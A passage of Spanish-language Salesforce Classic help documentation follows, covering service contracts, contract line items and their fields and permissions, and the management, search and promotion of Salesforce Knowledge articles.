La lista relacionada Contratos de servicio en una cuenta o un contacto muestra todos los contratos de servicio asociados a ese elemento.

Consejo: Si se han configurado los contratos de servicio en la consola, haga clic en la ficha Consola para buscar, ver y modificar contratos de servicio y sus registros asociados en la misma ubicación.

### Creación de contratos de servicio

Puede crear y modificar contratos de servicio desde:

- La ficha Contratos de servicio
- La lista relacionada Contratos de servicio en cuentas y contactos

Recomendamos vincular cada contrato de servicio con una cuenta en Salesforce. A continuación, puede crear asignaciones en el contrato de servicio y asignar las asignaciones a contactos asociados con la cuenta.

Consejo:

- Haga clic en **Duplicar** en un contrato de servicio para crear rápidamente un nuevo contrato de servicio a partir de uno existente.
- Utilice el campo `Contrato de servicio principal` y la lista relacionada Contratos de servicio secundarios para convertir un contrato de servicio en el principal de otro. Esto le ayuda a representar contratos complejos.
- Las asignaciones reflejan términos en un contrato de servicios y un contrato de servicio puede estar asociado a múltiples asignaciones. Vincule una asignación a un contrato de servicio a través de la lista relacionada Asignaciones en el contrato de servicio o el campo de búsqueda `Contrato de servicio` en la asignación.

### Eliminación de contratos de servicio

Puede eliminar contratos de servicio de la página de detalles de contrato de servicio o la lista relacionada Contratos de servicio.

Al eliminar un contrato de servicio, éste se traslada a la Papelera. Cualquier nota, archivo adjunto o actividad asociado con el contrato de servicio se eliminará también. Si cancela la eliminación del contrato de servicio, los elementos asociados también se restaurarán.

Nota:

- No puede eliminar contratos de servicio con asignaciones activas o caducadas. Si desea eliminar un contrato de servicio con asignaciones (por ejemplo, porque existe un problema con el contrato de servicio), agregue sus asignaciones a otro contrato de servicio primero y luego elimínelo.
- Si elimina un contrato de servicio con un contrato de servicio principal y contratos de servicio secundarios, recuerde que su principal y secundario ya no se vincularán en una jerarquía de contratos de servicio.

**Colaboración de contratos de servicio**

Puede utilizar reglas de colaboración para otorgar acceso adicional a contratos de servicio más allá de los que permite el modelo de colaboración predeterminado de su organización. Sin embargo, no puede modificar el modelo de colaboración para que sea más restringido que el modelo predeterminado.

Para ver quién tiene acceso a un contrato de servicio, haga clic en **Colaboración** en la página de detalle del contrato de servicio. Esto le lleva a la página de detalles de colaboración. Desde ahí, puede:

- Ver una lista de quién tiene acceso al contrato de servicio.
- Haga clic en **Agregar** para otorgar a otros usuarios, grupos, funciones o territorios acceso al registro. Solo puede compartir contratos de servicio con usuarios que cuentan con el permiso "Leer" en contratos de servicio.
- Cree, modifique y elimine reglas de colaboración manuales.
- Defina una vista personalizada para filtrar la lista de usuarios con acceso al contrato de servicio.

**Transferencia de contratos de servicio entre usuarios**

Es posible que tenga que transferir varios contratos de servicio a un usuario. Para hacerlo, haga clic en la ficha Contratos de servicio y haga clic en **Transferir contratos de servicio** en la sección Herramientas.

CONSULTE TAMBIÉN

Contratos de servicios

Campos de contratos de servicio

## Campos de contratos de servicio

Los contratos de servicio tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Campo | Descripción |
|---|---|
| `Nombre de la cuenta` | La cuenta que ha comprado o posee el contrato de servicio. |
| `Fecha de activación` | El primer día de validez del contrato de servicio.* |
| `Estado de aprobación` | Un campo de estado del proceso de aprobación. Si su empresa tiene un proceso de aprobación para contratos de servicio, estos campos indican el estado actual del proceso de aprobación. |
| `Ciudad de facturación` | Parte de la dirección de facturación que corresponde a la ciudad. Se admiten hasta 40 caracteres. |
| `País de facturación` | Parte de la dirección de facturación que corresponde al país. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. |
| `Provincia de facturación` | Parte de la dirección de facturación que corresponde al estado o provincia. La entrada |

| Campo | Descripción |
| --- | --- |
| | se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. |
| `Código postal de facturación` | Parte de la dirección de facturación que corresponde al código postal. Se admiten hasta 20 caracteres. |
| `Nombre del contacto` | El contacto asociado con el contrato de servicio. Se selecciona en la lista desplegable. |
| `Nombre de contrato` | Nombre del contrato de servicio.<br>Dependiendo de sus necesidades comerciales, es posible que desee incluir el nombre del cliente, la fecha de finalización del contrato, el tipo de producto cubierto por el contrato u otra información. |
| `Número de contrato` | Número generado automáticamente que identifica al contrato de servicio. (Sólo lectura) |
| `Creado por` | Usuario que creó el contrato de servicio. (Sólo lectura) |
| `Fecha de creación` | La fecha de creación del contrato de servicio.* |
| `Divisa` | La divisa para todos los campos de importe del contrato de servicio. Sólo disponible para organizaciones que utilicen varias divisas.<br>No puede cambiar la divisa en un contrato de servicio que tiene partidas de contrato. |
| `Descripción` | Descripción del contrato de servicio. Se admiten hasta 32 KB de datos en este campo.<br>Intente incluir información que ayude los agentes a comprender la cobertura proporcionada por el contrato de servicio. Por ejemplo, "Este contrato asigna el cliente a una primer respuesta en 2 horas y una resolución del caso en 24 horas". |
| `Descuento` | Media ponderada de todos los descuentos de partida de contrato en el contrato de servicio. Puede ser cualquier número positivo hasta 100. (Sólo lectura) |
| `Fecha de finalización` | Último día de validez del contrato de servicio.*<br>Este campo está en blanco a menos que configure un desencadenador de Apex o una acción rápida para cumplimentarlo. Por ejemplo, puede crear una acción rápida que establece la `Fecha de finalización` como 365 días después de la `Fecha de inicio`. |
| `Total` | Precio total del contrato de servicio más envío e impuestos. (Sólo lectura) |

| Campo | Descripción |
| --- | --- |
| `Autor de la última modificación` | Usuario que ha realizado la modificación más reciente del contrato de servicio. (Sólo lectura) |
| `Partidas` | Número de partidas de contrato (productos) en el contrato de servicio. |
| `Contrato de servicio principal` | El contrato de servicio principal del contrato de servicio, si la hubiera.<br>Consejo: Ver, crear y eliminar contratos de servicio secundarios de un contrato de servicio en la lista relacionada Contratos de servicio secundarios. |
| `Contrato de servicio de raíz` | El contrato de servicio de nivel superior en una jerarquía de contratos de servicio. Según la posición de un contrato de servicio en la jerarquía, la raíz puede ser la misma que en el caso del contrato de servicio principal. (Sólo lectura) |
| `Propietario del contrato de servicio` | Propietario asignado del contrato de servicio. |
| `Envío y gestión` | Costes totales de envío y gestión del contrato de servicio. |
| `Ciudad de envío` | Parte de la dirección de envío o correo principal que corresponde a la ciudad. Se admiten hasta 40 caracteres. |
| `País de envío` | Parte de la dirección de envío o correo principal que corresponde al país. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. |
| `Provincia de envío` | Parte de la dirección de envío o correo principal que corresponde al estado o provincia. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. |
| `Calle de envío` | Calle de la dirección de envío o correo principal de una cuenta. Se admiten hasta 255 caracteres. |
| `Código postal de envío` | Parte de la dirección de envío o correo principal que corresponde al código postal. Se admiten hasta 20 caracteres. |
| `Condiciones especiales` | Condiciones que haya acordado y desee incluir en el contrato de servicio. |
| `Fecha de inicio` | Primer día de validez del contrato de servicio.*<br>Este campo está en blanco a menos que configure un desencadenador de Apex o una acción rápida para cumplimentarlo. Por ejemplo, puede crear una acción rápida que establece la `Fecha de inicio` en la fecha en que el `Estado` cambia a Activo. |

| Campo | Descripción |
| --- | --- |
| `Estado` | Estado del contrato de servicio.<br>El estado se determina por la fecha del sistema actual de su organización y la `Fecha de inicio` y la `Fecha de finalización` del contrato de servicio. El estado es:<br>• Activo si la fecha del sistema es igual o posterior a la `Fecha de inicio` e igual o anterior a la `Fecha de finalización`.<br>• Vencido si la fecha del sistema es posterior a la `Fecha de finalización`.<br>• Inactivo si la fecha del sistema es anterior a la `Fecha de inicio`. |
| `Icono de estado` | Representa el estado del contrato de servicio con uno de los siguientes iconos:<br>• Activo<br>• Vencido<br>• Inactivo |
| `Subtotal` | Total de las partidas de servicio (productos) antes de aplicar los descuentos, impuestos y gastos de envío. (Sólo lectura) |
| `Impuesto` | Impuestos totales del contrato de servicio. Este es un campo de divisa, introduzca la cantidad no el porcentaje. Por ejemplo, introduzca *`10,50 $`*. |
| `Plazo (meses)` | Número de meses que es válido el contrato de servicio.<br>Este campo es independiente de los valores `Fecha de inicio` y `Fecha de finalización`. Dependiendo de cómo utiliza su empresa contratos de servicio, puede elegir ocultar el campo `Plazo` o configurar la validación de datos que cumplimenta la `Fecha de finalización` cuando se especifica un `Plazo`, por ejemplo. |
| `Precio total` | Total de las partidas de servicio (productos) antes de aplicar los descuentos, impuestos y gastos de envío. (Sólo lectura) |

*Los contratos de servicio tienen cuatro campos de fecha. `Fecha de creación` es la fecha en que se ha creado el contrato de servicio en Salesforce, por lo que es la primera de las fechas. `Fecha de activación` es la fecha en que se activó por primera vez para una cuenta o un cliente. Finalmente, `Fecha de inicio` representa la fecha en que se aplicó el contrato o se renovó por última vez, mientras que `Fecha de finalización` es la última fecha en que el contrato de servicio dejó de estar en vigor. `Fecha`

`de inicio` y `Fecha de finalización` están en blanco de forma predeterminada, pero puede crear desencadenadores de Apex que cumplimentan esos campos basándose en otros campos del contrato de servicio como `Estado`.

CONSULTE TAMBIÉN

- Directrices para trabajar con contratos de servicio
- Campos de partidas de contratos

# Partidas de contratos

## Partidas de contratos

Las partidas de contratos son productos específicos cubiertos por un contrato de servicio, no por un contrato general. Sólo puede utilizar partidas de contratos si su organización de Salesforce utiliza productos.

Las partidas de un contrato de servicio aparecen en la lista relacionada Partidas de contrato.

**Nota:** Los programas no están disponibles para partidas de contrato y los usuarios de la comunidad no puede acceder a ellos.

**Ejemplo:** Puede crear un contrato de servicio que cubre los productos X, Y y Z y luego crear asignaciones en el contrato de servicio que se asignan a contactos en una cuenta concreta. Cuando uno de los contactos llama al servicio de asistencia, el agente comprueba si la asignación asociada con el contrato de servicio está activa. Si está activa, el agente puede proporcionar asistencia a cualquiera de los productos (representados por las partidas del contrato) cubiertos por el contrato de servicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

CONSULTE TAMBIÉN

- Directrices para trabajar con partidas de contratos
- Campos de partidas de contratos

# Directrices para trabajar con partidas de contratos

Las partidas de contratos son productos específicos cubiertos por un contrato de servicio. Obtenga información acerca de cómo realizar acciones básicas en partidas de contratos.

**Visualización de partidas de contratos**

Para ver una partida de contrato, navegue al contrato de servicio que la cubre. La lista relacionada Partidas de contratos muestra todas las partidas asociadas con un contrato de servicio. Haga clic en la partida de contrato para ver sus asignaciones asociadas, historial y mucho más.

Nota: No puede crear vistas de lista pesonalizada para partidas de contratos.

**Adición de partidas de contratos a un contrato de servicio**

Puede agregar partidas a un contrato de servicio desde la lista relacionada Partidas de contratos en la página de detalles del contrato de servicio.

1. Haga clic en **Agregar partida** en la lista relacionada Partidas de contratos.
2. Seleccione una lista de precios si es necesario. Si solo se ha activado la lista de precios estándar, se asignará automáticamente al contrato de servicio.
3. Seleccione uno o más productos de la lista, o busque un producto y luego haga clic en el nombre de producto.
4. Introduzca los atributos de cada producto. Es posible que el administrador haya personalizado esta página para incluir campos específicos de la empresa.
5. Introduzca el Precio de venta del producto. El precio de venta adquiere como valor predeterminado el precio de lista especificado en la lista de precios asignada a la oportunidad. Si sus permisos de usuario lo permiten, puede sustituir este valor. Es posible que desee ofrecer un descuento, por ejemplo.
6. Introduzca el número de productos con este precio en el cuadro Cantidad.
7. Haga clic en **Guardar**.

Consejo: Utilice el campo `Partida de contrato principal` y la lista relacionada Partidas de contrato secundarias para convertir una partida en la principal de otra. Esto le ayuda a representar productos complejos con múltiples componentes.

**Eliminación de partidas de contratos**

Puede eliminar partidas de contratos de la página de detalles de partidas de contratos o la lista relacionada Partidas de contratos en un contrato de servicio.

Al eliminar una partida de contrato, ésta se traslada a la Papelera. Cualquier nota, archivos adjuntos o actividad asociada con la partida de contrato se eliminará también. Si cancela la eliminación de la partida de contrato, los elementos asociados también se restaurarán.

**Compartir partidas de contratos**

No puede compartir partidas de contratos. La colaboración de partidas de contratos se hereda de la colaboración de contratos de servicio. Por ejemplo, los usuarios con el permiso "Leer" en contratos de servicio heredan el permiso "Leer" en partidas de contratos.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

## PERMISOS DE USUARIO

Para agregar partidas de contratos a contratos de servicio:

- "Modificar" en contratos de servicio

  Y

  "Crear" en partidas de contratos y "Leer" en productos y listas de precios

Para ver partidas de contrato:

- "Leer" en partidas de contratos y "Leer" en productos y listas de precios

Para modificar partidas de contratos:

- "Modificar" en partidas de contratos y "Leer" en productos y listas de precios

Para eliminar partidas de contrato:

- "Eliminar" en partidas de contratos y "Leer" en productos y listas de precios

## CONSULTE TAMBIÉN

Campos de partidas de contratos

Asignaciones: Términos que hay que conocer

# Campos de partidas de contratos

Las partidas de contratos tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Campo | Descripción |
|---|---|
| `Nombre del activo` | El activo asociado con la partida de contrato.<br>Los productos representan los elementos que su empresa vende (por ejemplo, una funda para portátil), mientras que los activos representan los productos específicos que han adquirido sus clientes (la funda para portátil adquirida por Juan). |
| `Creado por` | Usuario que ha creado la partida de contrato. (Sólo lectura) |
| `Fecha de creación` | Fecha en la que se ha creado la partida de contrato. |
| `Descripción` | Descripción de la partida de contrato. Se admiten hasta 32 KB de datos en este campo. Sólo se muestran los primeros 255 caracteres. |
| `Descuento` | El descuento que aplica a la partida del contrato. Puede introducir un número con o sin el símbolo de porcentaje y puede utilizar hasta dos decimales. |
| `Fecha de finalización` | Último día de validez de la partida del contrato.<br>Este campo está en blanco a menos que configure un desencadenador de Apex o una acción rápida para cumplimentarlo. |
| `Autor de la última modificación` | Usuario que ha modificado la partida de contrato más recientemente. (Sólo lectura) |
| `Número de partida` | Número generado automáticamente que identifica la partida de contrato. (Sólo lectura) |
| `Precio de la lista` | Precio de la partida de contrato (producto) en la lista de precios, incluyendo la divisa. (Sólo lectura) |
| `Partida de contrato principal` | La partida principal de la partida del contrato, si tiene alguna.<br>Consejo: Ver, crear y eliminar partidas secundarias de una partida de contrato en la lista relacionada Partidas de contrato secundarias. |

| Campo | Descripción |
| --- | --- |
| `Producto` | Nombre de la partida de contrato (producto) asociada a la lista de precios. |
| `Cantidad` | Número de unidades de la partida de contrato (productos) en el contrato de servicio.<br>El valor debe ser 1 o más. |
| `Partida de contrato raíz` | La partida de contrato de nivel superior en una jerarquía de partidas de contratos. Según la posición de una partida en la jerarquía, la raíz puede ser la misma que en el caso de la partida principal. (Sólo lectura) |
| `Precio de venta` | Precio a utilizar para la partida de contrato.<br>De forma predeterminada, el precio de venta de una partida de contrato (producto) agregado a una oportunidad o presupuesto es el precio de lista de la partida en la lista de precios. Sin embargo, puede actualizarlo. |
| `Contrato de servicio` | El contrato de servicio asociado a la partida de contrato. |
| `Fecha de inicio` | Fecha de inicio de la partida de contrato.<br>Este campo está en blanco a menos que configure un desencadenador de Apex o una acción rápida para cumplimentarlo. |
| `Estado` | Estado de la partida de contrato.<br>El estado se determina por la fecha del sistema actual de su organización y la `Fecha de inicio` y la `Fecha de finalización` del elemento de contrato. El estado es:<br>• Activo si la fecha del sistema es igual o posterior a la `Fecha de inicio` e igual o anterior a la `Fecha de finalización`.<br>• Vencido si la fecha del sistema es posterior a la `Fecha de finalización`.<br>• Inactivo si la fecha del sistema es anterior a la `Fecha de inicio`. |
| `Icono de estado` | Representa el estado de la partida de contrato con uno de los siguientes iconos:<br>• Activo<br>• Vencido<br>• Inactivo |
| `Subtotal` | El precio de venta de la partida de contrato multiplicado por la cantidad. |

| Campo | Descripción |
| --- | --- |
| `Precio total` | El precio de venta de la partida de contrato multiplicado por la cantidad menos el descuento. |

CONSULTE TAMBIÉN

- Campos de contratos de servicio
- Directrices para trabajar con partidas de contratos

# Acceso a Knowledge

## Salesforce Knowledge

### Trabajar con artículos y traducciones

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

La ficha Gestión de artículos es la página de inicio que le permite trabajar con artículos en todo el ciclo de publicación a medida que se crean, se asignan a los colaboradores, se traducen, se publican, se archivan y se eliminan.

Los agentes necesitan los permisos correctos en el tipo de artículo de un artículo y acciones de artículo para completar algunas tareas. Para obtener más información, consulte Asignar acciones de artículos a grupos públicos.

Para especificar qué artículos se mostrarán en la vista de lista, use las siguientes opciones en la barra lateral:

- En el área Vista, seleccione Artículos borrador, Artículos publicados o Artículos archivados. Puede filtrar los artículos borrador según los que tenga asignados o los que haya asignado a otra persona (todos los artículos borrador de una organización).
- Si es aplicable, haga clic en la ficha Traducciones en el área Vista y seleccione las opciones de traducciones borrador o de traducciones publicadas. Puede filtrar las traducciones borrador que tenga asignadas o las que haya asignado a una cola de traducción o las que haya asignado a otra persona (todas las traducciones borrador de su organización).
- Para redefinir la vista actual, primero seleccione un filtro de idioma de artículo y, a continuación, introduzca una palabra clave o frase en el campo `Buscar en la vista`. El campo `Buscar en la vista` no está activo para los artículos archivados.
- En el área Filtro, seleccione una categoría de un menú desplegable para filtrar la vista actual.

Para modificar qué columnas se muestran, haga clic en **Columnas**. Las siguientes columnas están disponibles dependiendo de lo que haya seleccionado en el área de visualización:

| Columna | Descripción | Ver |
|---|---|---|
| `Acción` | Muestra las acciones disponibles del artículo o traducción. | Todos los artículos y traducciones |
| `Todas las puntuaciones de usuarios` | Las puntuaciones medias de los usuarios en su organización de Salesforce interna, el Portal de clientes, portal de socios y su base de conocimientos pública. | Artículos publicados y archivados y traducciones publicadas |
| `Fecha de archivado` | Fecha en que se archivó el artículo. | Artículos archivados |
| `Número de artículo` | Número único asignado automáticamente al artículo. | Todos los artículos y traducciones |
| `Título de artículo` | Haga clic para ver el artículo. | Todos los artículos |
| `Asignado a` | Usuario al que se ha asignado que trabaje en el artículo. | Artículos y traducciones borrador |
| `Detalles de asignación` | Instrucciones para la asignación. | Artículos y traducciones borrador |

PERMISOS DE USUARIO

Para crear, modificar o eliminar artículos:
- "Gestionar artículos"

  Y

  "Crear", "Leer", "Modificar" o "Eliminar" en el tipo de articulo

Para publicar o archivar los artículos:
- "Gestionar artículos"

  Y

  "Crear", "Leer", "Modificar" y "Eliminar" en el tipo de articulo

Para enviar los artículos a su traducción:
- "Gestionar artículos"

  Y

  "Crear", "Leer", y "Modificar" en el tipo de articulo

Para enviar los artículos para su aprobación:
- Los permisos varían dependiendo de la configuración del proceso de aprobación.

| Columna | Descripción | Ver |
|---|---|---|
| Fecha de vencimiento de la asignación | Fecha en la que se terminó de trabajar en el artículo. Si la fecha se ha superado, aparece en rojo. | Artículos y traducciones borrador |
| Fecha de creación | Fecha en que se escribió el artículo. | Artículos y traducciones borrador |
| Puntuaciones de clientes | Las puntuaciones medias de los usuarios del portal de clientes y la base de datos de conocimientos pública. | Artículos publicados y archivados y traducciones publicadas |
| Idioma | El idioma al que se traduce un artículo. | Traducciones borrador y publicadas |
| Última acción | Fecha y hora de la última acción o traducción realizada. | Traducciones borrador y publicadas |
| Autor de la última modificación | Última persona que actualizó el artículo. | Artículos y traducciones borrador |
| Fecha de última modificación | Fecha en la que se modificó el artículo por última vez. | Todos los artículos y traducciones |
| Más visualizado por todos los usuarios | Las vistas medias de los usuarios en su organización de Salesforce interna, el Portal de clientes, portal de socios y su base de conocimientos pública. | Artículos publicados y archivados y traducciones publicadas |
| Más visualizado por los clientes | Las puntuaciones medias de los usuarios del portal de clientes y la base de datos de conocimientos pública. | Artículos publicados y archivados y traducciones publicadas |
| Más visualizado por los clientes | Las puntuaciones medias de los usuarios del portal de socios y la base de datos de conocimientos pública. | Artículos publicados y archivados y traducciones publicadas |
| Puntuaciones de socios | Las puntuaciones medias de los usuarios del portal de socios y la base de datos de conocimientos pública. | Artículos publicados y archivados y traducciones publicadas |
| Fecha de publicación | Fecha en que se publicó el artículo. | Artículos y traducciones publicadas |
| Artículo origen | El artículo original antes de su traducción. Haga clic en el título de un artículo para ver el artículo. | Traducciones borrador y publicadas |
| Artículo traducido | Título del artículo traducido. Haga clic en el título de una traducción para modificarla. | Traducciones borrador y publicadas |
| Estado de traducción | Estado en el ciclo de la traducción. Pase el ratón por encima del icono para ver el estado de cada traducción. Si se ha publicado una traducción, existen fichas diferentes para traducciones borrador y publicadas. | Artículos enviados para su traducción. |

| Columna | Descripción | Ver |
|---|---|---|
| `Tipo` | El tipo de artículo (como por ejemplo si se trata de preguntas frecuentes o descripciones de productos) que es el que determina qué información contiene el artículo. | Todos los artículos |
| `Estado de validación` | Muestra si se ha validado el contenido del artículo. | Todos los artículos y las traducciones, cuando están activados |
| `Versión` | Versión del artículo. Pase el ratón por encima del número de versión para ver detalles de otras versiones del artículo. | Todos los artículos |

En la ficha Gestión de artículos, puede:

- Buscar un artículo o una traducción introduciendo un término de búsqueda o utilizando el menú desplegable de categorías.
- Crear un artículo haciendo clic en **Nuevo**.
- Publicar un artículo o una traducción seleccionándolo y haciendo clic en **Publicar...**. Si tiene la acción de artículo "Publicar artículos" y configura un proceso de aprobación para un artículo, verá los botones **Publicar...** y **Enviar para aprobación**.
- Modifique un artículo o una traducción haciendo clic en **Modificar** junto a él.
- Consulte cómo aparece un artículo o una traducción para usuarios finales haciendo clic en **Vista previa** junto a él. En el menú desplegable `Canal` puede seleccionar cualquier canal cuando el artículo es visible salvo la base de datos de conocimientos pública.

  Nota: Las votaciones y la información de Chatter no están disponibles cuando abra la vista previa de un artículo de Knowledge.

- Vea una lista de otras versiones de un artículo o una traducción haciendo clic en su número de versión.
- Cambie el propietario de un artículo o una traducción seleccionándolo y haciendo clic en **Asignar...**.

  Nota: Todos los artículos borrador deben tener un asignado.

- Envíe un artículo o una traducción a la Papelera seleccionándolo y haciendo clic en **Eliminar**.
- Archive un artículo o una traducción publicados seleccionándolo y haciendo clic en **Archivar...**.
- Envíe artículos para su traducción seleccionándolos y haciendo clic en **Enviar para su traducción**. Puede establecer fechas de vencimiento para cada idioma y asignarlo a otro agente o una cola para exportar a un proveedor de traducción.
- Vaya directamente a las páginas Configuración para exportar e importar artículos para su traducción con **Exportar artículos para su traducción** e **Importar traducciones de artículos** en el área Vínculos relacionados.

### Buscar artículos y fuentes externas en la ficha Knowledge

Use la búsqueda federada para buscar todos sus recursos a la vez.

### Crear y modificar artículos

Puede crear o modificar un artículo desde la ficha Knowledge o la ficha Gestión de artículos. Si está creando un artículo, es posible que necesite seleccionar el tipo e idioma del artículo. Si está modificando una traducción o un artículo publicado, puede optar entre dejarlo publicado mientras trabaja en la copia borrador o eliminar el artículo original de la publicación, y trabajar en él directamente. Si trabaja sobre una copia, al publicarla se sustituirá la última versión publicada del artículo. Si trabaja sobre el artículo original, no estará disponible en los canales hasta que lo publique.

Publicar artículos y traducciones

La publicación de artículos y traducciones los hace visibles en todos los canales seleccionados. Si publica un artículo que tiene traducciones, se publicarán todas las traducciones del artículo también.

Traducir artículos en Salesforce Knowledge

Si su organización traduce artículos de Salesforce Knowledge de forma interna, puede introducir la traducción desde la página de detalles de la traducción.

Archivar artículos y traducciones

Al archivar se eliminan las traducciones y los artículos publicados que están obsoletos para que ya no se muestren a los agentes y clientes de los canales de Salesforce Knowledge de su organización.

Versiones de artículos de Salesforce Knowledge

Las versiones de artículo le permiten guardar una versión anterior de un artículo publicado y luego ver qué versión del artículo está asociada a un caso. Para guardar la versión anterior, seleccione la casilla de verificación `Marcar como nueva versión` al publicar una nueva versión. Se guarda la versión publicada anteriormente y se publica la nueva versión con el siguiente número de versión secuencial como identificador.

Eliminar artículos y traducciones

Puede eliminar artículos y traducciones en la ficha Gestión de artículos o la página de talles del artículo o la traducción. La eliminación elimina de forma permanente artículos de la base de conocimientos. Puede eliminar artículos borrador, traducciones borrador de artículos o artículos archivados, pero no artículo so traducciones publicados.

Ficha Artículos o Knowledge

Averigüe qué ficha de Salesforce Knowledge está usando y qué puede hacer con cada una.

## CONSULTE TAMBIÉN

Buscar artículos y fuentes externas en la ficha Knowledge

Crear y modificar artículos

Publicar artículos y traducciones

Traducir artículos en Salesforce Knowledge

Archivar artículos y traducciones

Versiones de artículos de Salesforce Knowledge

Eliminar artículos y traducciones

Ficha Artículos o Knowledge

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Buscar artículos y fuentes externas en la ficha Knowledge

| PERMISOS DE USUARIO | |
|---|---|
| Para ver artículos: | "Leer" en el tipo de artículo |
| Para crear artículos: | "Gestionar artículos"<br>Y<br>"Leer" y "Crear" en el tipo de articulo |
| Para modificar borradores de artículos: | "Gestionar artículos"<br>Y<br>"Leer" y "Modificar" en el tipo de artículo |
| Para modificar artículos publicados o archivados: | "Gestionar artículos"<br>Y<br>"Crear", "Leer" y "Modificar" en el tipo del artículo |
| Para eliminar un artículo borrador, publicado o archivado: | "Gestionar artículos"<br>Y<br>"Leer", "Modificar" y "Eliminar" en el tipo de artículo |
| Para crear y modificar fuentes de datos externas: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

Use la búsqueda federada para buscar todos sus recursos a la vez.

1. Introduzca los términos de búsqueda en el cuadro Buscar.

   Puede utilizar caracteres comodín y operadores de búsqueda en sus términos de búsqueda. Si su organización tiene activada alguna de las opciones de autocompletar, puede seleccionar la sugerencia que desee.

   Nota: En la lista desplegable de autocompletar, los títulos de artículos muestran el icono de un papel, mientras que las palabras clave tienen un icono de lupa.

2. Haga clic en el icono de búsqueda o pulse la tecla `Intro` de su teclado.
3. Opcionalmente, puede seleccionar filtros para restringir los resultados de su búsqueda.

   En función de la fuente que esté buscando, puede filtrar por idioma, categoría de datos, estado de artículo, tipo de artículo y validación de artículo. Haga clic en **Restablecer** para devolver todos los filtros a su ajuste predeterminado.

   - Cuando se selecciona `Todos`, puede filtrar por idioma y categoría de datos, en función de lo que admita su organización.
   - Cuando se ha seleccionado `Artículos` o `Mi borrador`, puede filtrar por:
     - Estado de artículo: Publicado, Borrador y Traducciones del borrador
     - Idioma: los valores dependerán de las compatibilidades de su organización.
     - Categorías de datos: los valores dependerán de los creados en su organización.
     - Tipo de artículo: los valores dependerán de los creados en su organización.

  - Estado de validación: Sin filtro (todos los artículos), No se ha validado (artículos que no se han validado), Se ha validado (artículos validados) y cualquier otro valor compatible en su organización, como en revisión.
- Cuando se selecciona una fuente externa, no hay filtros, y el formato de búsqueda de objetos externos es quien controla la información de artículo general que aparece.

4. En el caso de los artículos puede ordenar por:
   - Fecha de publicación
   - Mejor valoración
   - Más visualizado
   - Título: A a Z
   - Título: Z a A
5. Vea la información haciendo clic en el título del artículo o la fuente externa. Bajo el título encontrará información general del artículo como: indicación de nuevo artículo, número de artículo, tipo de artículo, estado de validación, fecha de última publicación, comparación de vistas de artículos y comparación de valoraciones de artículos.
6. Use la lista desplegable que hay junto a cada artículo para seguirlo o dejar de seguirlo, modificarlo, publicarlo o eliminarlo, según sus permisos.

Promocionar artículos en resultados de búsqueda

Asocie palabras clave con artículos para optimizar los resultados de búsqueda en Salesforce Knowledge. Los usuarios que buscan esas palabras clave ven primero el artículo en sus resultados de búsqueda. Los términos de búsqueda promocionados son útiles para la promoción de un artículo que sabe que se utiliza frecuentemente para resolver un problema de asistencia cuando la búsqueda de un usuario contiene ciertas palabras clave.

Resultados de búsqueda de artículos

El modo en que funciona la búsqueda de artículos depende de su uso de opciones de búsqueda, términos de búsqueda, comodines y operadores. La búsqueda de Salesforce Knowledge utiliza los mismos algoritmos de búsqueda personalizados disponibles en Salesforce, lo que incluye mecanismos como la tokenización, la lematización y listas de palabras irrelevantes para devolver resultados de búsqueda relevantes.

CONSULTE TAMBIÉN

Promocionar artículos en resultados de búsqueda

Resultados de búsqueda de artículos

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Promocionar artículos en resultados de búsqueda

Asocie palabras clave con artículos para optimizar los resultados de búsqueda en Salesforce Knowledge. Los usuarios que buscan esas palabras clave ven primero el artículo en sus resultados de búsqueda. Los términos de búsqueda promocionados son útiles para la promoción de un artículo que sabe que se utiliza frecuentemente para resolver un problema de asistencia cuando la búsqueda de un usuario contiene ciertas palabras clave.

Los artículos deben estar en estado publicado para que pueda gestionar sus términos promocionados.

1. En la ficha Gestión de artículos, seleccione **Artículos publicados** en la sección Ver y, a continuación, haga clic en el título del artículo publicado que desee promocionar para un término de búsqueda.
2. En la lista relacionada Términos de búsqueda promocionados, haga clic en **Nuevo término promocionado**.
3. Introduzca las palabras clave que desea asociar con el artículo.
   - Puede asociar el mismo término con varios artículos. Si la búsqueda del usuario coincide con el término promocionado, se promocionarán todos los artículos asociados en los resultados de búsqueda, ordenados por relevancia.
   - El número máximo de caracteres por término promocionado es 100. Para obtener las mejores coincidencias con términos de búsqueda de los usuarios, limite cada término promocionado a pocas palabras clave.
4. Haga clic en **Guardar**.

